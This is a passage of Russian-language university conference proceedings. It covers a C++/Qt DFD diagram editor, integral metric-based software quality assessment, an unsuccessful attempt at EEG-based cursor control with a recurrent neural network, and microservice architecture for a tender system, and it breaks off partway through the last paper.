


Рис. 2. Абстрактный уровень программы

Как и класс `Block`, класс `Link` принадлежит уровню абстрактной модели, содержит поле `name` – имя связи между блоками, методы `setName`, `getName`, `save` и `load`. От него наследует класс `maketLink`, который реализует собственные методы `save` и `load`, но также имеет метод `draw`, рисующий связь между блоками на холсте. Также он содержит поле `anglesArray` – массив точек, описывающий, через какие точки прошла связь, и поля `destEdge` и `sourceEdge` – описывают, соответственно, из какой грани вышла связь и к какой грани она присоединилась.

Класс `scheme` содержит в себе все связи и все блоки. Для этого он использует массивы `arrayLinks` и

`arrayBlocks` соответственно. Также этот класс реализует методы сохранения данных в файл и загрузки данных диаграммы из файла. Наследником этого класса является `maketScheme`, содержащий важную для отображения информацию о масштабе, ширине, высоте и положении камеры. Он добавляет метод `draw`, который позволяет рисовать все связи и блоки, принадлежащие диаграмме.

Инструменты

Для реализации были выбраны язык программирования C++ и фреймворк QT. C++ был выбран из-за того, что он поддерживает объектное программирование, упрощающее создание больших про-

грамм и их масштабирование. QT был выбран из-за его кроссплатформенности [3]. Кроссплатформенность позволит запустить программу на отечественных операционных системах, внося «лепту» в программу по импортозамещению в стране.

Заключение

Итогом проделанной работы стали декларации классов абстрактного уровня, нужные для реализации конкретных типов диаграмм, что обеспечивает масштабируемость программы. В дальнейшем планируется работать на уровне реализации DFD для получения готовой к использованию программы. После реализации DFD есть возможность на базе абстрактного уровня добавить другие редакторы, например, для диаграмм IDEF0, IDEF1X.

Литература

1. Цмакалова В.С. DFD – диаграмма потоков данных в системе менеджмента качества // Современные условия взаимодействия науки и техники: сб. статей междунар. науч.-практ. конф., Пермь, 11 ноября 2018 г. – Ч. 2. – Пермь: ОМЕГА САЙНС, 2018. – С. 116–118.

2. DFD-диаграммы – зачем они нужны и какие бывают [Электронный ресурс]: habr. – Режим доступа: <https://habr.com/ru/articles/668684/> (дата обращения: 17.05.2024).

3. About Qt [Электронный ресурс]. – Режим доступа: https://wiki.qt.io/About_Qt (дата обращения: 17.05.2024).

Алфёров Сергей Михайлович

Канд. техн. наук, доцент каф. автоматизированных систем управления (АСУ) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: sergey_alferow@mail.ru

Попов Даниил Сергеевич

Студент каф. АСУ ТУСУРа
Эл. почта: danapopov260@gmail.com

Назаров Никита Андреевич

Студент каф. АСУ ТУСУРа
Эл. почта: nikitanazar41122@yandex.ru

М.М. Пуговкин, А.А. Сидоров

К вопросу об оценке качества программных проектов

Рассматриваются методы и подходы к оценке качества программных проектов; описывается метод интегральной оценки качества программных проектов, основанный на метриках программного обеспечения.

Ключевые слова: информационные технологии, программное обеспечение, программный проект, оценка качества, метрики, интегральная оценка.

Современные программные проекты достигают беспрецедентного уровня сложности, базируясь на разнообразных новейших технологиях и архитектурных решениях. Такой подход обусловлен повышенными требованиями к функциональности, масштабируемости и взаимодействию с другими системами в различных отраслях – от финансового сектора до здравоохранения.

Усложнение программных проектов приводит к новым вызовам в оценке их качества. Традиционные подходы, основывающиеся на отдельных метриках или этапах разработки, уже не обеспечивают полностью тестирования программного обеспечения. Постоянно развивающиеся методы кибератак и проблемы утечки данных делают современные методы оценки качества менее эффективными. Как следствие, становится актуальным вопрос о методологии оценки качества, которая позволит учитывать комплекс факторов и их взаимосвязи для получения объективной оценки состояния проекта.

Таким образом, в условиях, когда цифровая трансформация затрагивает многие сферы повседневной деятельности человека, интегральная оценка качества программных проектов становится наиболее актуальной. Быстрое распространение технологий искусственного интеллекта, интернета вещей и больших данных создает новые требования к качеству и надежности программного обеспечения. Компании сталкиваются с необходимостью не только внедрять инновационные решения, но и гарантировать их устойчивость, безопасность и соответствие ожиданиям пользователей. Интегральная оценка позволяет учитывать комплекс этих факторов, обеспечивая целостный подход к управлению качеством в условиях постоянно меняющейся технологической среды.

Методы и подходы к оценке качества программных проектов

Методы интегральной оценки качества программных проектов, которые были актуальны еще несколько лет назад, основываются на сочетании стандартизированных моделей качества, метрик программного кода и оценке зрелости процессов разработки. Основной целью этих методов является обеспечение комплексной оценки качества технических характеристик программного кода и процессов его создания.

Одна из ключевых моделей качества ISO/IEC 9126 разделяет качество на шесть основных харак-

теристик: функциональность, надежность, удобство использования, эффективность, поддерживаемость и переносимость [1]. Все эти характеристики являются субъективными и в большинстве случаев не могут основываться на строгих данных и алгоритмах.

Вследствие этого появились метрика Холстеда, метрика цикломатической сложности Маккейба и метрики Майерса, которые, в отличие от стандартных характеристик, позволяют измерять сложность, читаемость и тестируемость кода [2]. Кроме того, с распространением объектно-ориентированного программирования стали актуальными метрики Чидамбера и Кемерера (СК-метрики), которые оценивают глубину наследования, связанность между классами и количество методов в классах.

Комбинируя перечисленные подходы стандартизированных моделей качества, комплексное применение метрик кода и интеграции практик статического анализа и автоматизированного тестирования, можно получить представление о качестве программного проекта.

Методы оценки качества, в том числе интегральной, которые были актуальны некоторое время назад, считаются недостаточными для современных проектов. В настоящее время для разработки проектов изменились методологии разработки, усложнилась архитектура и появились новые парадигмы программирования, а также множество других менее значимых факторов. Соответственно, становится актуальным вопрос о разработке собственного метода, который позволит учитывать этот набор факторов.

Исследование подходов к оценке качества программных проектов

В современных условиях требования к программному обеспечению и технологии постоянно меняются, следовательно, подвергаются изменениям и подходы к оценке качества.

Одним из наиболее распространенных подходов стала автоматизация тестирования. Автоматизация функциональных, регрессионных и других видов тестирования стала неотъемлемой частью процесса разработки. Время, которое затрачивается для выхода продукта на рынок, заметно сократилось, так как для тестирования функциональных доработок стало затрачиваться меньше человеческих ресурсов.

Помимо статического анализа кода, набирает популярность динамический анализ, который позволяет выявлять потенциальные дефекты прямо во время выполнения программного кода. Для автома-

тизации подобных процессов появились инструменты, которые выявляют уязвимости и несоответствия стандартам кодирования на ранних этапах разработки.

Набирает популярность применение искусственного интеллекта и машинного обучения для автоматизации тестирования, прогнозирования дефектов и анализа кода. Подобный подход значительно ускоряет и выводит на другой уровень тестирования программного обеспечения.

Обновляются и модели качества программного обеспечения. Например, ISO/IEC 25010 учитывает такие характеристики, как безопасность и совместимость [3].

На данный момент существует множество подходов к интегральной оценке качества программных проектов. Многие из них учитывают характеристики и метрики программного обеспечения для оценки качества. Предлагаемый метод основывается на метриках, в которых не учитывается человеческий фактор.

Были определены метрики для расчета оценки качества. Были выбраны следующие метрики для оценки качества программных проектов: покрытие кода автоматизированными тестами, частота выпусков или обновлений продукта за выделенный период, цикломатическая сложность, количество открытых дефектов и уровень дефектов на тысячу строк кода, а также многие другие.

Поскольку представленные метрики измеряются в разных единицах и имеют разные диапазоны значений, для устранения этой проблемы производится их нормализация, т.е. приведение к единой шкале от 0 до 1. В дальнейшем это позволит корректно агрегировать метрики. Для каждой метрики также присваивается весовой коэффициент, отражающий ее важность для общего качества проекта. Таким образом, сумма всех весовых коэффициентов должна быть равна единице.

$$\sum_{i=1}^n w_i = 1,$$

где w_i – весовой коэффициент для метрики, n – общее число метрик.

В завершение первого этапа, нормализованные и взвешенные метрики объединяются в общую формулу для расчета интегральной оценки качества.

В формуле для расчета интегральной оценки качества большую роль играют весовые коэффициенты для метрик, а также их нормализованные значения.

$$Q = \sum_{i=1}^n w_i \cdot M_i,$$

где Q – интегральная оценка качества (от 0 до 1), w_i – весовой коэффициент для метрики M_i , M_i – нормализованное значение метрики i , n – общее число метрик.

В результате расчета получается значение от 0 до 1, которое позволяет определить степень качества проекта, где 0 – низкое качество, а 1 – высокое качество. Подобный подход может дать команде разработки понимание областей для улучшения, в особенности в метриках с низкими нормализованными значениями.

Важно отметить, что для каждого проекта метрики и их весовые коэффициенты должны быть выбраны с учетом его специфики, целей и приоритетов.

Заключение

Процесс оценки качества программных проектов является неотъемлемой частью современного процесса разработки. Интегральная оценка качества обеспечивает комплексный подход, позволяя объединить различные метрики качества в единую оценку. Результатом интегральной оценки является один показатель, который позволяет оценить текущее положение и определить области для улучшения. Гибкость также является отличительной чертой данного подхода, так как формула для расчета интегральной оценки может быть адаптирована под конкретные нужды и потребности проекта.

В целом представление метрик в виде интегральной формулы позволяет количественно оценивать качество программных проектов и отслеживать его динамику в процессе разработки. Такой подход способствует не только повышению процессов разработки, но и тестирования, так как способствует принятию обоснованных решений по его улучшению.

Литература

1. ГОСТ ИСО/МЭК 9126–2001. Характеристики качества и руководства по их применению. Информационные технологии.
2. Метрики сложности программ. Ульяновский государственный университет [Электронный ресурс]. – Режим доступа: – https://www.old.ulsu.ru/images/stories/maltcevda/library/volkov_mrpo.doc, свободный (дата обращения: 12.09.2024).
3. ГОСТ ИСО/МЭК 25010–2015. Требования и оценка качества систем и программного обеспечения (SQuaRE). Модели качества систем и программных продуктов. Информационные технологии.

Пуговкин Михаил Михайлович

Аспирант каф. автоматизации обработки информации (АОИ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: mpugovkin19@gmail.com

Сидоров Анатолий Анатольевич

Канд. экон. наук, доцент каф. АОИ ТУСУРа
Эл. почта: anatolii.a.sidorov@tusur.ru

В.В. Гумеров, В.К. Никонов, М.Ю. Суворов, В.Д. Трихин

Управление программным обеспечением при помощи нейроинтерфейса

Рассмотрена попытка создания реализации управления программным обеспечением с помощью нейроинтерфейса. Для управления виртуальной компьютерной мышью использовался нейроинтерфейс, считывающий информацию о направлении взгляда пользователя. Сигнал классифицировался рекуррентной нейронной сетью, обученной с применением компьютерного зрения для сбора обучающих данных.

Ключевые слова: нейроинтерфейс, ЭЭГ, рекуррентные нейронные сети, управление программным обеспечением, распознавание направления взгляда, компьютерное зрение.

С развитием компьютерных технологий стали возможны технологии, позволяющие управлять техникой без использования рук, при помощи нейроинтерфейсов, считывающих нейронные сигналы мозга и преобразовывающие их в команды. В настоящее время эта технология может помочь людям с ограниченными возможностями, однако по мере совершенствования методов интерпретации сигналов и повышения точности оборудования, считывающего эти сигналы, нейроинтерфейсы могут стать широко распространёнными для управления любыми устройствами и операционными системами. В данной статье будет рассмотрена попытка реализации управления программным обеспечением при помощи нейроинтерфейсов.

Для реализации управления программным обеспечением с помощью нейроинтерфейсов была выдвинута гипотеза о том, что при движении глаз задействуются определенные участки мозга, которые управляют этим движением. Исходя из этой гипотезы, был сделан вывод, что можно собирать информацию о движении глаз человека, параллельно считывая данные с нейроинтерфейса, впоследствии нужно провести анализ полученных данных и реализовать программу, считывающую данные с нейроинтерфейса и управляющую курсором мыши в реальном времени.

Для начала рассмотрим понятие «нейроинтерфейсы». Нейроинтерфейсы – это название технологии и устройства, которое позволяет передавать информацию из мозга прямо на внешнее устройство [1].

Области применения нейроинтерфейсов довольно обширны, начиная от игр и развлечений, заканчивая изучением космоса. Например, они используются для управления игровыми процессами с помощью мыслей. Также могут применяться для мониторинга состояния космонавтов, включая стресс и когнитивные способности, что помогает в обеспечении их безопасности и эффективности в условиях длительных миссий.

Рассмотрим два вида нейроинтерфейсов: инвазивные и неинвазивные [1].

Инвазивные технологии требуют внедрения датчиков на поверхность самого мозга или внутрь него. Такие методы дают наиболее точный результат, но их реализация слишком сложна и затратна. Среди

инвазивных технологий наиболее популярной считается электрокортикография (ЭКoГ). Электроды могут быть укреплены на специальном шлеме или рамке или вмонтированы в гибкую сетку, состоящую из 4–64 электродов. Такой подход позволит подробно изучить конкретный участок мозга.

Более простыми в подключении являются неинвазивные технологии считывания сигналов, которым не требуется подключаться напрямую к мозгу. Одним из таких методов является электроэнцефалография (ЭЭГ) – измеряет электрическую активность мозга с помощью электродов, размещенных на коже головы [2]. Эти электроды регистрируют суммарную электрическую активность, генерируемую нейронами мозга. Записи от электродов анализируются с помощью компьютера, который создает электроэнцефалограмму – графическое представление активности мозга в виде графиков или спектров. Из достоинств можно выделить: простую установку – требуется только закрепить небольшое устройство на голове, наиболее безвредна по сравнению с остальными методами, относительно низкую стоимость – обычные устройства для считывания ЭЭГ активно развиваются и с каждым годом становятся все меньше, точнее и доступнее для обычного человека. Из недостатков можно выделить то, что пространственное и временное разрешение будет ниже, чем у других методов, а также высокую чувствительность к помехам, что не дает точного считывания данных [3].

Таким образом, исходя из проведенного анализа, было выяснено, что устройства ЭЭГ имеют высокую перспективу развития, доступны для людей благодаря простоте использования и относительно низкой цене и позволяют получить поверхностные данные о мозге, которые могут быть использованы для управления устройствами и программным обеспечением. Поэтому в проекте используется именно ЭЭГ.

Используемые нейроинтерфейсы

Для реализации управления программным обеспечением через нейроинтерфейсы использовались неинвазивные нейроинтерфейсы Neiry Headband и Emotiv epos.

Neiry Headband – это персональное устройство, которое позволяет получить электроэнцефалограм-

му человека. Устройство имеет четыре электрода, расположенных на повязке на голову, которые считывают волны мозговой активности, а именно тета-волны, альфа-волны и бета-волны. Если устройство зафиксировало активность тета-волн, то человек в данный момент сконцентрирован, если альфа-волн, то человек расслаблен, если бета-волн, то человек находится в напряжении.

Emotiv ерос – это четырнадцатиканальный беспроводной нейроинтерфейс, соответственно имеет 14 датчиков, которые требуется смачивать физиологическим раствором перед использованием.

Считывание движения глаз

В ходе работы было разработано приложение-тренажер для отслеживания и записи движения глаз. Для этого использовалась нейросеть, распознающая опорные точки лица на изображении. Работа с приложением представлена на рис. 1.

Приложение подключается к камере устройства и выводит на экран сетку с элементами, имитирующими работу пользователя с компьютерной мышью. Случайно выбранный элемент подсвечивается как целевой, задача пользователя – переместить на него виртуальный курсор с помощью взгляда.




Рис. 1. Работа с приложением-тренажером

После достижения цели выбирается новая. Это позволяет собрать данные о направлении взгляда пользователя с помощью камеры и сигналов мозга с помощью нейроинтерфейса в условиях, близких к тем, в которых предполагается использование системы.

Использование нейронной сети

Для обработки ЭЭГ-данных использовалась рекуррентная нейронная сеть (РНС) из-за ее возможности анализировать последовательные данные [4]. Схема архитектуры представлена на рис. 2.

Обучение РНС состояло из сопоставления данных с тренажера и ЭЭГ-данных, записанных параллельно работе тренажера. РНС должна научиться ассоциировать определенные паттерны активности мозга и движения глаз с определенными направлениями взгляда. Затем, когда РНС обучена, она может быть использована для вычисления направления взгляда на основе новых ЭЭГ-данных.

Возникшие проблемы

В ходе эксперимента возникло несколько значимых проблем, которые повлияли на качество конечных результатов. Первая проблема заключалась в получаемых данных с ЭЭГ, а именно в том, что эти данные были подвержены воздействию различных

внешних факторов, что, несомненно, повлияло на их интерпретацию и на процесс классификации.




Рис. 2. Схема архитектуры приложения

Электрическая активность мозга может быть искажена артефактами, вызванными движениями

головы, морганием или другими физиологическими процессами, что приводит к некорректной записи сигналов. Второй возникшей проблемой являлся сам метод использования ЭЭГ.

Данный подход может быть некомфортен для пользователя, особенно при длительных сеансах, а это влечет плохое качество получаемых данных.

Третьей проблемой стало то, что, несмотря на выбор рекуррентной нейронной сети (РНС) для анализа последовательных данных, результаты классификации паттернов ЭЭГ не достигли приемлемого уровня. Даже после применения методов для устранения несбалансированности данных модели продолжали выдавать результаты, близкие к случайному распределению, что указывает на необходимость пересмотра как архитектуры сети, так и используемых подходов к обработке данных.

Заключение

Добиться поставленной задачи управления курсором мыши посредством нейроинтерфейса не удалось. В ходе работы был выявлен ряд проблем, часть из которых видится решаемой повторным сбором данных больших объемов, а часть – изменением подхода. Видится перспективным переход от управления движением глаз к управлению путем выявления реакции пользователей на определенные стимулы (например, подсвечивание области экрана, куда нужно переместить курсор), так как эта тема более изучена и больше подходит для работы с имеющимися устройствами. Корректная работа классифицирующей нейронной сети видится возможной при ее обучении на более точных данных (при исключении влияния ошибок оптического распознавания направления движения глаз), на данных, снятых с большего количества людей, и с привлечением больших вычислительных ресурсов.

Выявление реакции на стимулы также хорошо подходит для дальнейшей реализации виртуальной клавиатуры, управляемой с помощью нейроинтерфейса, в дополнение к виртуальной мыши.

Литература

1. Н – нейроинтерфейс: как управлять гаджетами силой [Электронный ресурс]. – Режим доступа: <https://trends.rbc.ru/trends/education/616d31f09a7947dc785b2ab1> (дата обращения: 15.09.2024).
2. Что такое ЭЭГ и зачем она нужна [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/articles/479164/> (дата обращения: 15.09.2024).
3. A Survey on Signal Processing Methods for EEG-based Brain Computer Interface Systems [Электронный ресурс]. – Режим доступа: <https://dl.acm.org/doi/fullHtml/10.1145/3575879.3575995> (дата обращения: 15.09.2024).
4. Однонаправленная рекуррентная нейронная сеть [Электронный ресурс]. – Режим доступа: <https://www.data-camp.com/tutorial/tutorial-for-recurrent-neural-network> (дата обращения: 14.05.2024).

Гумеров Владислав Викторович

Студент каф. автоматизации и обработки информации (АОИ) ТУСУРа
Эл. почта: gumerov.vlad20034@gmail.com

Никонов Всеволод Константинович

Студент каф. АОИ ТУСУРа
Эл. почта: seva.nikonov.1994@mail.ru

Суворов Михаил Юрьевич

Студент каф. АОИ ТУСУРа
Эл. почта: misu.su@yandex.ru

Трихин Владислав Дмитриевич

Студент каф. АОИ ТУСУРа
Эл. почта: trikhinv@gmail.com

Б.Ю. Кузнецов, Д.В. Батршин, И.Д. Тикшаев

Использование микросервисной архитектуры для создания гибких систем управления

Рассматриваются преимущества микросервисной архитектуры для создания гибких систем управления, её отличия от монолитных решений, а также сложности и риски при внедрении. Приводятся ключевые формулы для оценки производительности и времени отклика.

Ключевые слова: микросервисы, гибкость систем, API-взаимодействие, контейнеризация, DevOps, межсервисные взаимодействия, безопасность микросервисов, масштабирование сервисов.

Современные системы управления требуют гибкости, масштабируемости и адаптивности, чтобы успевать за быстрыми изменениями в бизнесе и технологиях. Монолитные архитектуры часто не справляются с этими задачами из-за сложности поддержки, ограниченной гибкости и трудностей масштабирования. Микросервисная архитектура предлагает решение, разделяя систему на независимые сервисы, каждый из которых выполняет конкретную функцию и развивается автономно. Взаимодействуя через API, микросервисы позволяют системе адаптироваться к изменениям и масштабироваться по мере необходимости.

Основные принципы микросервисной архитектуры

Микросервисы обладают рядом ключевых характеристик: 1) каждый микросервис можно развернуть или обновить независимо от остальных, что минимизирует риски внесения изменений. Например, если необходимо внести изменения в микросервис, отвечающий за управление пользователями, это можно сделать, не останавливая всю систему и не затрагивая другие модули, такие как обработка заказов или управление товарами; 2) микросервисы работают независимо и взаимодействуют через API, что уменьшает взаимозависимость между компонентами системы. Это упрощает разработку, поскольку разработчики могут сосредоточиться на конкретных сервисах, не беспокоясь о том, как их изменения повлияют на другие части системы; 3) каждый микросервис может быть масштабирован отдельно в зависимости от нагрузки и потребностей. Это позволяет более эффективно использовать ресурсы и снижает затраты на инфраструктуру, поскольку масштабируются только те части системы, которые действительно нуждаются в этом [2].

Преимущества использования микросервисов для создания гибких систем управления

Гибкость микросервисов также проявляется в возможности для параллельной разработки. Разные команды могут работать над своими микросервисами независимо друг от друга. Это особенно полезно в условиях, когда несколько функциональных модулей должны разрабатываться или обновляться одновременно. В результате сокращаются сроки разработки, а интеграция новых функций в систему становится более предсказуемой и менее затратной [3].

Масштабируемость является ещё одним важным преимуществом микросервисов. Поскольку каждый микросервис можно масштабировать независимо, система более эффективно использует ресурсы. Пропускная способность системы может быть рассчитана следующим образом:

$$P = n \times x,$$

где P – общая производительность системы (запросы в секунду), n – производительность одного микросервиса (запросы в секунду), x – количество активных экземпляров микросервиса.

Это позволяет масштабировать только те части системы, которые испытывают наибольшую нагрузку, что снижает затраты на инфраструктуру. Надёжность микросервисов также повышается за счёт их независимости. Сбой в одном микросервисе не приводит к остановке всей системы. Это достигается за счёт распределения функционала между отдельными сервисами.

Эти преимущества стали особенно актуальными при работе над проектом «TenderChad». На рис. 1 показано, что в первоначальной версии системы использовалась монолитная архитектура, что накладывало ряд ограничений на её развитие и производительность. Например, любые изменения в логике работы с пользователями, такие как добавление новых требований, требовали пересборки всего приложения.

Также возникали проблемы с производительностью, когда перегруженная база тендеров начинала замедлять работу всей системы. Эти трудности показали, что монолитная архитектура не может эффективно справляться с растущими нагрузками и изменяющимися бизнес-требованиями.

В результате анализа ограничений монолитной архитектуры было принято решение перейти на микросервисную архитектуру, которая предлагает более гибкое управление каждым компонентом системы. Теперь каждый сервис, такой как TenderService, ITSearchService и AuthService, является самостоятельной сущностью, что значительно упрощает добавление новых функций и внесение изменений в существующие модули. Это позволяет улучшать и обновлять отдельные части системы независимыми темпами, без необходимости пересборки и развертывания всего приложения, как это было в монолитной архитектуре.

Кроме того, микросервисная архитектура позволяет использовать разные технологии для каждого сервиса, что оптимизирует работу системы. Например, для сервиса «TenderService» используется одна база данных – TenderITDB, а для «AnalysisService» – другая, более подходящая для аналитических опера-

ций (ES Elastic и Hot backend). Такой подход делает систему не только более гибкой и масштабируемой, но и устойчивой к сбоям, так как каждый сервис работает автономно и не влияет на другие при обновлениях или ошибках (рис. 2).




Рис. 1. Монолитные архитектуры приложения «TenderChad»

